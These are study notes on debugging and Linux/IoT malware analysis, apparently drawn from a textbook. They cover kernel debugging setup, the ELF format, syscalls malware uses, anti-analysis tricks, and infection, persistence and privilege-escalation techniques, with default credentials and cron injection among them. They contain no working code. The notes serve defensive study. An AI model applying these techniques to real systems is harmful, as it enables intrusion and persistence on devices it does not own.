No.	Kernel-Mode Debugging	User-Mode Debugging
1	Targets OS kernel and core system components	Targets user applications/processes
2	Runs in **privileged mode (ring 0)**	Runs in **non-privileged mode (ring 3)**
3	Full access to hardware and system memory	Limited access, restricted by OS
4	Used for debugging drivers, kernel modules	Used for debugging application code
5	Errors can crash entire system (BSOD/panic)	Errors affect only the specific process
6	More complex and risky	Safer and easier to handle

7	Requires special setup (kernel debugger, dual machine, VM)	Can be done directly on same system
8	Debugging involves system-wide context	Debugging limited to process context
9	Can inspect interrupts, system calls, scheduler	Cannot directly inspect kernel internals
10	Difficult to recover from failures	Easier recovery (restart application)
11	Used in OS development and low-level security research	Used in software development and testing
12	Tools: WinDbg (kernel mode), KGDB	Tools: GDB, LLDB
13	Can debug system crashes and boot issues	Cannot debug system-wide crashes
14	Requires deeper OS and hardware knowledge	Requires programming-level knowledge
15	High control but high risk	Limited control but low risk

No.	Point	Explanation
1	**Definition**	Kernel-level debugging means analyzing and controlling code running inside the **OS kernel (Ring 0)**, including drivers and core components.
2	**Why it is needed**	Used to debug **drivers, rootkits, kernel malware**, and system crashes (BSOD). Normal debugging cannot access this level.
3	**Where it runs**	Happens inside the **kernel space**, not user applications. This gives full system visibility.
4	**Key components involved**	Includes kernel files like **ntoskrnl.exe**, drivers (.sys), and hardware interaction layers
5	**Role of Drivers**	Drivers load into memory and stay active, handling requests from applications through **device objects**, not directly
6	**User → Kernel Flow**	Requests start from user apps → go through APIs → reach kernel → handled by drivers (as shown in your diagram)

7	**Challenge 1 (Major)**	When kernel is paused for debugging, **entire OS freezes**, so debugger cannot run on same system
8	**Solution (Architecture)**	Use **two-machine setup**: one system runs OS (target), another runs debugger (host) OR use Virtual Machine
9	**Setup Step 1**	Enable kernel debugging using boot configuration (`/debug` flag in boot.ini or BCD)
10	**Setup Step 2**	Configure connection port (`/debugport=COM1`) and speed (`baudrate=115200`) for communication
11	**Setup Step 3**	Create **virtual serial connection** (e.g., VMware named pipe) between host and target system
12	**Debugger Tool**	Common tool: **WinDbg** used to attach to kernel and control execution
13	**Basic Commands**	`d` → read memory, `e` → edit memory, `bp` → set breakpoint (core debugging operations)
14	**What you can analyze**	Memory, kernel data structures, drivers, system calls, hardware interaction
15	**Risk factor**	Very risky — wrong action can crash OS, corrupt memory, or hang system

Linux

1. Overview of Linux & IoT Malware

- Malware analysis concepts are **similar across platforms** (Windows, Linux, IoT).
- Once you understand one, others become easier.

Focus of this chapter

- Linux & Unix-like malware
- File formats (mainly ELF)
- Static + Dynamic analysis
- Tools: disassemblers, debuggers, monitors
- Case study: Mirai malware

Sections Covered

1. ELF files
2. Malware behavior patterns
3. Static & dynamic analysis
4. Mirai & variants
5. Other architectures

2. ELF Files (Executable Format)

What is ELF?

- Standard binary format for:
    - Executables
    - Shared libraries
    - Core dumps
    - Kernel modules

Important Facts

- Adopted around **1999**
- Used in:
    - Linux systems
    - Embedded systems
    - Game consoles
    - Android (ART runtime compiles apps into ELF)

File Extensions

- `.so`, `.ko`, `.o`, `.mod`
- Sometimes **no extension at all**

3. ELF Structure

Why ELF is powerful

- Supports:
    - 32-bit & 64-bit
    - Different architectures
    - Different endianness

3.1 ELF Layout (Basic Flow)

1. **File Header**
2. **Program Header**
3. **Section Header**

3.2 Important Fields

1. e_ident

- Identifies ELF file
- Contains OS info
- Can be manipulated to confuse analysis

2. e_type

- File type:
    - Executable
    - Shared object (.so)

3. e_machine

- Target architecture
    - x86 → 0x03
    - ARM → 0x28

4. e_entry

- Entry point (starting instruction)

3.3 Headers Explanation

File Header

- Contains metadata
- Starts with magic bytes: `0x7F 'ELF'`

Program Header

- Used during execution
- Tells OS how to load file into memory

Section Header

- Describes sections like:
  - `.text` → code
  - `.rodata` → strings/constants

3.4 Useful Tools

- `readelf`
- `objdump`
- `elfdump`

4. System Calls (Syscalls)

- Interface between: User program ↔ OS kernel

Purpose

- Access:
  - Hardware
  - Files
  - Processes
  - Network

5. Syscalls Used by Malware

5.1 File System

Key Syscalls

- `open/openat/create` → open/create files
- `read` → read data
- `write` → write data
- `readdir` → list directory
- `access` → check permissions
- `chmod` → change permissions
- `chdir/chroot` → change directory
- `rename` → rename file
- `unlink` → delete file (hide traces)
- `rmdir` → remove directory

5.2 Network

Works using sockets

- `socket` → create connection endpoint
- `connect` → connect to C&C server
- `bind` → assign port
- `listen` → wait for connections
- `accept` → accept connection
- `send/write` → send stolen data
- `recv/read` → receive commands
- `sendfile` → fast data transfer

5.3 Process Management

- `fork` → create child process
- `execve` → run another program
- `prctl` → modify process properties
- `kill` → terminate process

Used for:

- Spreading
- Running payloads

- Killing AV tools

5.4 Other Syscalls

Anti-analysis

- `signal`
  - Modify signal handling
  - Disrupt debugging
- `ptrace`
  - Detect debuggers
  - Block analysis

6. Syscalls in Assembly

- Syscalls appear as **numbers**, not names

Example: `connect` → shown as numeric ID

Analyst Work

- Map numbers → actual syscall names

Tools (IDA example)

Steps:

1. Load syscall library
2. Add enums (syscall numbers)
3. Convert decimal ↔ hex
4. Match syscall numbers

7. Anti-Reverse Engineering Techniques

Common Techniques

1. **Breakpoint detection**
2. **Checksum validation**
3. **Symbol stripping**
4. **Encryption**

5. **Custom signal handlers**

Advanced Tricks Using ELF

1. Unusual but valid ELF

- Fake OS values
- Missing section tables

2. Loose validation abuse

- Incorrect structure but still runs

Syscall-based Evasion

- `ptrace` → detect debugger
- Self-tracing → block analysis
- `prctl` → rename process
- `chroot` → hide location

8. Common Malware Behavioral Patterns

Malware Goals

1. Enter system
2. Maintain persistence
3. Escalate privileges
4. Communicate with C&C

C&C Communication Purpose

- Receive commands
- Get configuration
- Download updates
- Upload stolen data

Advanced Behavior

- Worm-like spreading
- Lateral movement inside network

9. Initial Infection & Lateral Movement

Entry Methods

1. Default Credentials

- Common weak logins:
  - root/12345
  - admin/admin

2. Dynamic Passwords

- “Password of the day”
- Weak due to predictable algorithms

3. Exploits

- Unpatched vulnerabilities
- Example: TR-069 exploited by Mirai

4. Social Engineering

- Trick users into running malware

Lateral Movement

- Reuse stolen credentials
- Spread to nearby devices

10. Persistence Mechanisms

10.1 Cron Jobs

- Add malicious task in:
  - `/etc/crontab`
  - `/var/spool/cron/`
- Executes automatically

10.2 Services

Types:

- `SysV init`
- `Upstart`
- `systemd`

Goal: Run malware at boot

10.3 Profile Configuration

- Modify:
  - `.bashrc`
  - `.profile`

10.4 Desktop Autostart

- Used in GUI systems
- Less common in IoT

10.5 File Replacement

- Replace system binaries

10.6 SUID Abuse

- Run commands as root

11. Privilege Escalation

Methods

1. Exploits

- Use unpatched vulnerabilities

2. SUID Files

- Misconfigured binaries → root access

3. Loose sudo permissions

- Run commands without password

4. Brute Force

- Guess passwords or hashes

Advanced Trick

- Crash system intentionally
- Inject malicious cron entry via dump

Memory Trick

“E-P-P-C-S-D”

- Entry
- Persistence
- Privilege
- Communication
- Spread
- Defense evasion